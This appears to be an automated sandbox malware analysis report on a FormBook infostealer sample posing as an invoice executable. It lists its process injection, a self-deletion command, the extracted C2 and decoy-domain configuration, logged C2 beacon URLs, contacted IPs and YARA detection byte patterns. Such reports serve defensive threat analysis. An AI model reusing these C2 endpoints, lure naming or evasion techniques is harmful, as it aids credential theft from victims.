ID: 432567
Sample Name: Proforma Invoice and Bank swift-REG.PI-0086547654.exe
Cookbook: default.jbs
Time: 14:34:39
Date: 10/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Proforma Invoice and Bank swift-REG....

Overview


General Information

Sample Name:	Proforma Invoice and Bank swift-REG.PI-0086547654.exe
Analysis ID:	432567
MD5:	b148ae414eb8a1..
SHA1:	25b78f76010cc34..
SHA256:	193788545c12c6..
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Executable has a suspicious name (…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w10x64**
- Proforma Invoice and Bank swift-REG.PI-0086547654.exe (PID: 6952 cmdline: 'C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe' MD5: B148AE414EB8A1B34A15CDB32C21F9EE)
  - Proforma Invoice and Bank swift-REG.PI-0086547654.exe (PID: 7028 cmdline: 'C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe' MD5: B148AE414EB8A1B34A15CDB32C21F9EE)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - raserver.exe (PID: 5888 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 2AADF65E395BFBD0D9B71D7279C8B5EC)
        - cmd.exe (PID: 6764 cmdline: /c del 'C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6776 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.rebeccannemontgomery.net/dp3a/"
  ],
  "decoy": [
    "frayl.com",
    "utmostroofing.com",
    "galactigames.com",
    "kingguardgroup.com",
    "goldinsacks.com",
    "platinumcreditrepair.net",
    "sw-advisers.com",
    "ininjawebtech.com",
    "spectrurnvisionpartners.com",
    "freshdeliciousberryfarm.com",
    "12796.xyz",
    "goldgrandpa.com",
    "chicago-trading.academy",
    "newstechealth.com",
    "pecon.pro",
    "2dmaxximumrecords.com",
    "athrivingthirtysomething.com",
    "universalphonemarket.com",
    "motivationinterviewsinc.com",
    "virtualrealty.tours",
    "bring-wellness.com",
    "fengshuimingshi.com",
    "urbanpite.com",
    "28ji.site",
    "xuanpei.net",
    "letstrumpbiden.com",
    "xtremetechtv.com",
    "leyardzm.net",
    "funemoke.net",
    "closetofaurora.com",
    "theyogirunner.com",
    "pmbcommercial.com",
    "michiganpsychologist.com",
    "foodandbio.com",
    "goodlukc.com",
    "kingofkingslovesyou.com",
    "topazsnacks.com",
    "vinpearlnhatrangbay.com",
    "24x7dream.com",
    "attafine.com",
    "hireinone.xyz",
    "growwithjenn.com",
    "fortworthsurrogacy.com",
    "kladios.com",
    "aishark.net",
    "havenparent.com",
    "elementaryelegance.com",
    "moulardfarms.net",
    "tomrings.com",
    "allyexpense.com",
    "juleshypnosis.com",
    "rboxtogo.com",
    "restorey.com",
    "oilleakgames.com",
    "protectpursuit.com",
    "checkitreviews.com",
    "jeremypohu.com",
    "mnanoramaonline.com",
    "xn--instagrm-fza.com",
    "fianser.com",
    "www-338616.com",
    "woollardhenry.com",
    "reviewdrkofford.com",
    "vandalvans.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.655317494.00000000024D0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.655317494.00000000024D0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000002.655317494.00000000024D0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000001.652838419.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000001.652838419.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
2.1.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.1.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Executable has a suspicious name (potential lure to open the executable)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 1 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Proforma Invoice and Bank swift-REG.PI-0086547654.exe	29%	Virustotal		Browse
Proforma Invoice and Bank swift-REG.PI-0086547654.exe	30%	ReversingLabs	Win32.Spyware.Noon	
Proforma Invoice and Bank swift-REG.PI-0086547654.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsp24F7.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsp24F7.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.raserver.exe.51c7960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.2.raserver.exe.30cde50.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.24d0000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
0.2.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
2.0.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
2.1.Proforma Invoice and Bank swift-REG.PI-0086547654.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.theyogirunner.com	0%	Virustotal		Browse
closetofaurora.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.kingguardgroup.com/dp3a/?GR-d=+9xVWhQ3YZdKS9LSdJD9Q5IGOGjZWYGRUC/PBrhb5+8EiR866LajmsNw/hU5zOKELtJS&nPTdU=-ZoHnNt0frfd2Hn	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.hireinone.xyz/dp3a/?GR-d=gNGby8oVX6PgZB5GWA7CusOGqzi3GywYGs/3OTvKjB1NulubMkWwqj/edMXwHBCob9Lh&nPTdU=-ZoHnNt0frfd2Hn	0%	Avira URL Cloud	safe	
http://www.28ji.site/dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=/zMHFgDZZhoYLr+uNA/LZaIwAqqHNoUyccNHiXKU1Oc8waRhqa0xV5lesUE3sQ0wja+H	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.rebeccannemontgomery.net/dp3a/?GR-d=ayCA4X1Kl09ymHiLnx81tYxQpS3YxUUFxhK9zdH9kq/gCaIMsyBIYQcEhhLQSA14VAsf&nPTdU=-ZoHnNt0frfd2Hn	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.pecon.pro/dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=qfgFr8ieK4pb0oEJahXrwfByJwdYjuIB81dpFpRA2DwOSKuw2QjIPW4nYRzvvZDFGDPJ	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.theyogirunner.com/dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=rT959XFbghPJVv5hpca1PvfPcVCtnqQ7MGzQwkslu+qbfaQ1OXZa8AaW+DloN+T+QKhF	0%	Avira URL Cloud	safe	
http://www.kladios.com/dp3a/?GR-d=9p/K3n16Mfij3JUlf4zaR/Rujbmkv/CDhZs1M9Rj6A9SEkbuvv/NT9LewVshmGfbFjhm&nPTdU=-ZoHnNt0frfd2Hn	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.closetofaurora.com/dp3a/?GR-d=gKBh5mJw+OBG/cLQbNfpnnQYqc+45jCeSmhHkERkUlltQJh3+jBq8zykiXiJ5ld+SMHF&nPTdU=-ZoHnNt0frfd2Hn	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
www.rebeccannemontgomery.net/dp3a/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.theyogirunner.com	104.232.96.207	true	true	• 0%, Virustotal, Browse	unknown
www.kladios.com	121.254.178.252	true	true		unknown
closetofaurora.com	162.0.229.108	true	true	• 0%, Virustotal, Browse	unknown
www.pecon.pro	37.48.65.148	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.kingguardgroup.com	69.162.102.218	true	true		unknown
natroredirect.natrocdn.com	85.159.66.93	true	true		unknown
www.rebeccannemontgomery.net	35.205.61.67	true	false		unknown
www.closetofaurora.com	unknown	unknown	true		unknown
www.letstrumpbiden.com	unknown	unknown	true		unknown
www.28ji.site	unknown	unknown	true		unknown
www.hireinone.xyz	unknown	unknown	true		unknown
www.goodlukc.com	unknown	unknown	true		unknown
www.oilleakgames.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.kingguardgroup.com/dp3a/?GR-d=+9xVWhQ3YZdKS9LSdJD9Q5IGOGjZWYGRUC/PBrhb5+8EiR866LajmsNw/hU5zOKELtJS&nPTdU=-ZoHnNt0frfd2Hn	true	• Avira URL Cloud: safe	unknown
http://www.hireinone.xyz/dp3a/?GR-d=gNGby8oVX6PgZB5GWA7CusOGqzi3GywYGs/3OTvKjB1NulubMkWwqj/edMXwHBCob9Lh&nPTdU=-ZoHnNt0frfd2Hn	true	• Avira URL Cloud: safe	unknown
http://www.28ji.site/dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=/zMHFgDZZhoYLr+uNA/LZalwAqqHNoUyccNHiXKU1Oc8waRhqa0xV5lesUE3sQ0wja+H	true	• Avira URL Cloud: safe	unknown
http://www.rebeccannemontgomery.net/dp3a/?GR-d=ayCA4X1Kl09ymHiLnx81tYxQpS3YxUUFxhK9zdH9kq/gCaIMsyBIYQcEhhLQSA14VAsf&nPTdU=-ZoHnNt0frfd2Hn	false	• Avira URL Cloud: safe	unknown
http://www.pecon.pro/dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=qfgFr8ieK4pb0oEJahXrwfByJwdYjuIB81dpFpRA2DwOSKuw2QjIPW4nYRzvvZDFGDPJ	true	• Avira URL Cloud: safe	unknown
http://www.theyogirunner.com/dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=rT959XFbghPJVv5hpca1PvfPcVCtnqQ7MGzQwkslu+qbfaQ1OXZa8AaW+DloN+T+QKhF	true	• Avira URL Cloud: safe	unknown
http://www.kladios.com/dp3a/?GR-d=9p/K3n16Mfij3JUlf4zaR/Rujbmkv/CDhZs1M9Rj6A9SEkbuvv/NT9LewVshmGfbFjhm&nPTdU=-ZoHnNt0frfd2Hn	true	• Avira URL Cloud: safe	unknown
http://www.closetofaurora.com/dp3a/?GR-d=gKBh5mJw+OBG/cLQbNfpnnQYqc+45jCeSmhHkERkUlltQJh3+jBq8zykiXiJ5ld+SMHF&nPTdU=-ZoHnNt0frfd2Hn	true	• Avira URL Cloud: safe	unknown
www.rebeccannemontgomery.net/dp3a/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
37.48.65.148	www.pecon.pro	Netherlands		60781	LEASEWEB-NL-AMS-01NetherlandsNL	true
104.232.96.207	www.theyogirunner.com	United States		26658	HENGTONG-IDC-LLCUS	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
69.162.102.218	www.kingguardgroup.com	United States		46475	LIMESTONENETWORKSUS	true
121.254.178.252	www.kladios.com	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
85.159.66.93	natroredirect.natrocdn.com	Turkey		34619	CIZGITR	true
162.0.229.108	closetofaurora.com	Canada		22612	NAMECHEAP-NETUS	true
35.205.61.67	www.rebeccannemontgomery.net	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	432567
Start date:	10.06.2021
Start time:	14:34:39
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Proforma Invoice and Bank swift-REG.PI-0086547654.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@11/8
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 39% (good quality ratio 36.6%) • Quality average: 76.1% • Quality standard deviation: 29.5%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37.48.65.148	SHEXD2101127S_ShippingDocument_DkD.xlsx	Get hash	malicious	Browse	• www.365shared.com/de92/?Czud=Dpp83lZxpp6l-LP&9rbXut=a5ir/qNYihHZK7f5S5Gjzqg9MzD8+Rrk5lo6Yv8tpKbv5CljNuSL6deZHy/aiAYGeB+7Ug==
